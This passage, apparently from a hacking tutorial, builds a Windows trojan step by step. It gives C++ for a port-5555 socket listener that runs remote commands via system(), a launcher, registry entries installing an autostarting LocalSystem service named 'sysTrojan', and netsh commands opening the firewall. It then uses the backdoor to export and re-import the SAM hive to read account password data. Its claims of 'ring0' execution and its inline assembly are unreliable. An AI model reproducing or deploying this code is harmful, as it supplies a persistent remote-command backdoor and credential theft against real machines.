      int sin_size;
      char buf[2];
      char bufferStr[100];
// now start the winsock library with WSAStartup function
      if (WSAStartup(MAKEWORD(1, 1), &wsaData) != 0)
            exit(1);
// creating a TCP/IP socket, we can create UDP as well
      sockfd = socket(PF_INET, SOCK_STREAM, NULL);

      if (INVALID_SOCKET == sockfd)
            exit(1);

      my_addr.sin_family = AF_INET;
      my_addr.sin_port = htons(MYPORT);
      my_addr.sin_addr.s_addr = inet_addr("127.0.0.1");
// instead of inet_addr("127.0.0.1"); we can also use  INADDR_ANY;
      memset(&(my_addr.sin_zero), NULL, 8);


      result = bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct
sockaddr));


      if (result != 0)
            exit(1);


      result = listen(sockfd, 1);
      // 1 stands for one connection


      if (result != 0)
            exit(1);
      else
            cout << "Bind successful" << endl;


      sin_size = sizeof(struct sockaddr_in);


      newfd = accept(sockfd, (struct sockaddr *)&their_addr, &sin_size);


      if (INVALID_SOCKET == newfd)
            exit(1);


      send(newfd, "Jet Propulsion Labs, NASA, California", 38, NULL);
      send(newfd, "\n\t\t\t\t\t\tPress 'Q' to terminate the command
string", 48, NULL);


cmdEngine:
      send(newfd, "\n\t\t\t\t\tEnter the command: ", 30, NULL);
      int i = 0;
      while(recv(newfd, buf, 1, NULL))    {
            if (buf[0] == 'Q')      {
                  bufferStr[i] = NULL;
                  break;
            }
            bufferStr[i] = buf[0];
            i++;
      }
      strcat(bufferStr, ">>d:\\myservice\\outresult.log");
//    cout << "The assembled string is: " << bufferStr << endl;
      system(bufferStr);
      send(newfd, "\nDo you want to continue: [y/n]", 38, NULL);
      recv(newfd, buf, 50, NULL);
      if ((buf[0] == 'y') || (buf[0] == 'Y'))
                  goto cmdEngine;
      else
            send(newfd, "\n\t\t\t\t\t\tSafely exiting the server", 44,
NULL);
      closesocket(newfd);
return EXIT_SUCCESS;
}
```

Note: Because this program utilizes the socket programming therefore, after saving the above program 'Build' the program and then in project 'settings' in 'Project' menu select the 'Link' tab and add the entry **wsock32.lib** in 'Object/library modules:' text box and then compile the program.

The above program opens a socket with port 5555 and listens for the incoming connection. If connected, it will send the greeting "**Jet Propulsion Labs, NASA, California**" and will send other notifications like to terminate the command string press 'Q'. But the program doesn't show up the output; instead it redirects the output of the commands to a file outresult.log in d:\myservice folder (create the folder in d: drive before operation starts).

For a vivid look at socket programming, you must take a look at **Socket Programming** section in **Remote Exploit** section.

The above program once in ring0 will have a vast number of powers, actually we cannot imagine about its powers, we can do whatever we want to do and e.g. we can launch other programs in systems with ring0 privileges (system or NT Authority user) and can perform unrestricted computing.

Let us code its executer program that will be responsible for launching the sockex1.exe in memory from system32 directory. Remember that the executer program is listed in registry key and not the sockex1.exe directly.

The whole setup is analogous to a satellite and rocket assembly. We have encoded the satellite i.e. sockex1.exe and now we are going to code the rocket, the launching program i.e. pslv.cpp (PSLV stands for Polar Satellite Launch Vehicle is a rocket developed by Indian Space Research Organization for carrying the satellites to their respective polar orbits in space).

The code of pslv.cpp is

```
/* pslv.cpp */

#include <iostream>
#include <process.h>
using namespace std;
int main (int argc, char* argv[])   {
      char *program, *argsArray[2];
      program = "c:\\windows\\system32\\sockex1.exe";
      argsArray[0] = "sockex1";
      argsArray[1] = NULL;
      execve(program, argsArray, NULL);
return EXIT_SUCCESS;
}
```

Now we need a registry file, it acts like a satellite control system in real world. Well friends we have already formed a registry file for the earlier example. We can either use the **reg add** command or use a registry file. The registry file can be prepared by exporting any other service key in a backup file and then altering the backup file by just changing the service name.

Then execute the altered backup file to add the altered service to registry and then altering the ImagePath binary value to the path, which points to the pslv.exe program.

The registry file after all corrections is back upped again and is shown below

```
Windows Registry Editor Version 5.00
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sysTrojan]
"Type"=dword:00000010
"Start"=dword:00000002
"ErrorControl"=dword:00000001
"ImagePath"=hex(2):43,00,3a,00,5c,00,61,00,63,00,63,00,65,00,73,00,73,0
0,20,00,\
  64,00,65,00,6e,00,69,00,65,00,64,00,5c,00,63,00,6f,00,64,00,65,00,5c,
00,44,\
  00,65,00,62,00,75,00,67,00,5c,00,64,00,75,00,6d,00,70,00,5c,00,70,00,
73,00,\
  6c,00,76,00,2e,00,65,00,78,00,65,00,00,00
"DisplayName"="sysTrojan"
"Description"=hex(2):4b,00,65,00,72,00,6e,00,65,00,72,00,20,00,4d,00,6f
,00,64,\
  00,65,00,20,00,43,00,6f,00,6d,00,6d,00,61,00,6e,00,64,00,20,00,45,00,
78,00,\
  65,00,63,00,75,00,74,00,65,00,72,00,00,00
"DependOnService"=hex(7):52,00,50,00,43,00,53,00,53,00,00,00,54,00,43,0
0,50,00,\
  49,00,50,00,00,00,4e,00,54,00,4c,00,4d,00,53,00,53,00,50,00,00,00,00,
00
"DependOnGroup"=hex(7):00,00
"ObjectName"="LocalSystem"
```

We have named our new Trojan service sysTrojan. Initially you need to alter only the two entries shown in bold and save the file and then alter the ImagePath field in registry. But above file is a backup of our own Trojan service. The value 2 in double word start

```
"Start"=dword:00000002
```

Means the service will start automatically after booting of Operating System. If it will be 3, then it means the service can be started manually and value 4 means it is disabled.

After adding the registry service keys its time to prepare the launchpad. The launch pad is the program that actually works similar to the real world satellites launchpad. In our example we are using the launchpad.exe to leverage the sysTrojan service in ring0. The launchpad.exe injects the file enlisted in sysTrojan service (pslv.exe) in kernel mode (in ring0). The code for launchpad.cpp is as

---

```
/* launchpad.cpp */
#include <iostream>
#include <windows.h>
using namespace std;
int main (int argc, char* argv[])   {
      HMODULE hmod;
keyName:
      char keyPath[] =
"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\sysTrojan";
      hmod = LoadLibrary("ntdll.dll");
      __asm {
            push offset keyName
            add eax, 0x0000E86F
            call eax
      }
      __asm {
                  test eax, 0
                  je success
      }
failed:
                  cout << "Failed to leverage Trojan to ring0.";
                  exit(1);
success:
      cout << endl;
      cout << "The Trojan successfully leveraged to ring0." << endl;
return EXIT_SUCCESS;
}
```

Execute the launchpad.exe and reboot the system. After next reboot the Task manager will show up the sockex1.exe with **System** user associated with it as

---



Windows Task Manager
File Options View Shut Down Help
Applications Processes Performance Networking Users

Image Name	User Name	CPU	Mem Usage
svchost.exe	NETWORK SERVICE	00	1,572 K
svchost.exe	SYSTEM	00	17,444 K
svchost.exe	NETWORK SERVICE	00	4,320 K
svchost.exe	SYSTEM	00	4,312 K
taskmgr.exe	vinnu	00	3,704 K
lsass.exe	SYSTEM	02	1,332 K
services.exe	SYSTEM	00	2,864 K
winlogon.exe	SYSTEM	00	4,356 K
csrss.exe	SYSTEM	00	3,980 K
smss.exe	SYSTEM	00	384 K
sockex1.exe	SYSTEM	00	2,708 K
hkcmd.exe	vinnu	00	3,580 K
igfxtray.exe	vinnu	00	3,432 K
SOUNDMAN.EXE	vinnu	00	2,480 K
wscntfy.exe	vinnu	00	2,012 K
explorer.exe	vinnu	02	13,868 K
System	SYSTEM	00	212 K
System Idle Process	SYSTEM	89	16 K

Processes: 27 CPU Usage: 15% Commit Charge: 175M / 1480M

But the sockex1.exe is prepared to hold only one connection. After the connection is terminated, the Trojan service will deny all connections until it is restarted again.

It can be restarted by the command:

```
Net start sysTrojan
```

It will show that the service is not responding, but the service will get restarted in back end. The error message is shown because the sysTrojan is not listed in started services cache.

We can alter the code of sockex1.cpp so as to make it non-blocking and hold more connections. Simultaneously and keep the service running even if all the connections are terminated.

One more thing, while attempting to connect to sysTrojan at port 5555 from a remote system, the firewall may prevent the connection and foil the attack.

We can open the port 5555 in windows XP internal firewall with the following command:

```
netsh firewall set portopening ALL 5555 sysTrojan ENABLE ALL

netsh firewall add portopening ALL 5555 sysTrojan ENABLE ALL
```

Or instead we can add the program to be authorized to open any port and thus any connection by the following command:

```
netsh firewall add allowedprogram c:\windows\system32\sockex1.exe
sysTrojan ENABLE
```

We can also add above commands in pslv.cpp in system function or as arguments of execve or execl functions.

Now is the time to check out the command execution in ring0 and test ride the privileges.

Tell us how do you feel after running your commands in kernel mode?

Test Ride ring0

Let us take an example of registry. In windows registry there are few sub keys in which even administrators cannot get the access. Two of such keys are HKEY_LOCAL_MACHINE\SAM and HKEY_LOCAL_MACHINE\SECURITY. Friends we can open registry editor by writing **regedit** or **regedt32** in run or at command console.

Note: Export the registry in a backup file before altering anything. Do not try to change any value, if you don't know what it will result in. Even Microsoft prompts you that to alter registry items on your own risk. The registry is the workhouse of Windows OS. Every event is traced to the registry and even a single click of mouse concerns the registry. If you are a registry expert, then you can modify whole of operating system without using control panel.


These two keys control and contain all the user related data and security policies. For security reasons even administrators are also restricted to open these two sub keys only modules executing in ring0 can open these keys.

We are going to use the registry commands using our sysTrojan service. As all commands executed with sysTrojan, run in NT Authority mode (ring0 or kernel mode), there will be no restriction at all.

Open a command console or write the following in run text box


```
Telnet <computername or IP address> 5555
```

as in figure


Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
OK
Cancel
Browse...

```
telnet 127.0.0.1 5555
```

And click OK; it will connect to the sysTrojan service as



```
Telnet 127.0.0.1
Jet Propulsion Labs, NASA, California

Press 'Q' to terminate the command string

Enter the command:
```


Now, we have to use a trick, actually we are going to backup the above listed two keys using **reg export** command. Let's do it

```
Reg export HKLM\SAM hacksam.txt
```

For more help try the following command


```
Reg export /?
```

Check the stuff in action in following figure



```
Telnet 127.0.0.1
Jet Propulsion Labs, NASA, California

Press 'Q' to terminate the command string

Enter the command: reg export HKLM\SAM hacksam.regQ
                                                    Do you want to continue: [y/n
]y
                                       Enter the command: _
```


The 'Q' terminates the command as shown in message above the command. The above command will create a registry file hacksam.reg in system32 folder. Copy that file to any convenient place and right click on hacksam.reg and click edit. Otherwise open it in notepad.



```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SAM]

[HKEY_LOCAL_MACHINE\SAM\SAM]
"C"=hex:07,00,01,00,00,00,00,00,98,00,00,00,02,00,01,00,01,00,14,80,78,00,00,\
  00,88,00,00,00,14,00,00,00,44,00,00,00,02,00,30,00,02,00,00,00,02,c0,14,00,\
  0e,00,05,01,01,01,00,00,00,00,00,01,00,00,00,00,02,c0,14,00,ff,ff,1f,00,01,\
  01,00,00,00,00,00,05,07,00,00,00,02,00,34,00,02,00,00,00,00,00,14,00,31,00,\
  02,00,01,01,00,00,00,00,00,01,00,00,00,00,00,00,18,00,3f,00,0f,00,01,02,00,\
  00,00,00,00,05,20,00,00,00,20,02,00,00,01,02,00,00,00,00,00,05,20,00,00,00,\
  20,02,00,00,01,02,00,00,00,00,00,05,20,00,00,00,20,02,00,00

[HKEY_LOCAL_MACHINE\SAM\SAM\Domains]
@=hex(0):

[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account]
"F"=hex:02,00,01,00,00,00,00,00,d2,8f,32,b0,5b,c8,c7,01,23,00,00,00,00,00,00,\
  00,00,00,00,00,40,de,ff,ff,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,80,\
  00,cc,1d,cf,fb,ff,ff,ff,00,cc,1d,cf,fb,ff,ff,ff,00,00,00,00,00,00,00,00,f0,\
  03,00,00,00,00,00,00,00,00,00,00,00,00,00,00,01,00,00,00,03,00,00,00,01,00,\
  00,00,01,00,01,00,01,00,00,00,38,00,00,00,fe,b4,d2,5b,49,b2,ea,cb,f3,f7,3b,\
  8d,99,74,c0,6d,26,8f,33,f1,c9,5e,4f,de,cb,83,69,a7,67,5e,ee,1c,32,d9,9f,78,\
  6c,de,78,cd,84,31,7c,3c,e8,78,d2,ea,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,01,00,00,00,00,00,00,00
"V"=hex:00,00,00,00,e0,00,00,00,02,00,01,00,e0,00,00,00,18,00,00,00,00,00,00,\
  00,f8,00,00,00,00,00,00,00,00,00,00,00,f8,00,00,00,00,00,00,00,00,00,00,00,\
  01,00,14,80,c0,00,00,00,d0,00,00,00,14,00,00,00,44,00,00,00,02,00,30,00,02,\
  00,00,00,02,c0,14,00,7a,04,05,01,01,01,00,00,00,00,00,01,00,00,00,00,02,c0,\
  14,00,ff,ff,1f,00,01,01,00,00,00,00,00,05,07,00,00,00,02,00,7c,00,05,00,00,\
  00,00,00,14,00,85,03,02,00,01,01,00,00,00,00,00,01,00,00,00,00,00,00,18,00,\
  85,03,02,00,01,02,00,00,00,00,00,05,20,00,00,00,21,02,00,00,00,00,18,00,df,\
```

Now click on **Edit** menu and click **Replace** and type in **HKEY_LOCAL_MACHINE** in Find what text box and in Replace with text box write **HKEY_LOCAL_MACHINE\SOFTWARE\HackSam** as in figure


---



Find what: HKEY_LOCAL_MACHINE


Replace with: ACHINE\SOFTWARE\HackSam

And click on **Replace All.** And **Save As** the file with a new name hackedsam.reg (keep the file name inside double quote to save it as .reg file, otherwise, notepad will save it as a text file) & double click on this registry file. It will show a dialogue for merging of the information contained in hackedsam.reg into registry, click on 'Yes' as in figure



Are you sure you want to add the information in C:\access denied\code\sysTrojan\hackedsam.reg to the registry?

and once again in following dialogue



Information in C:\access denied\code\sysTrojan\hackedsam.reg has been successfully entered into the registry.


Now open the registry editor by writing **regedit** in

Start->Run

And check the following key

HKEY_LOCAL_MACHINE\SOFTWARE\HackSam

We can open the Sam sub key under HackSam sub key and can check all the values in SAM.

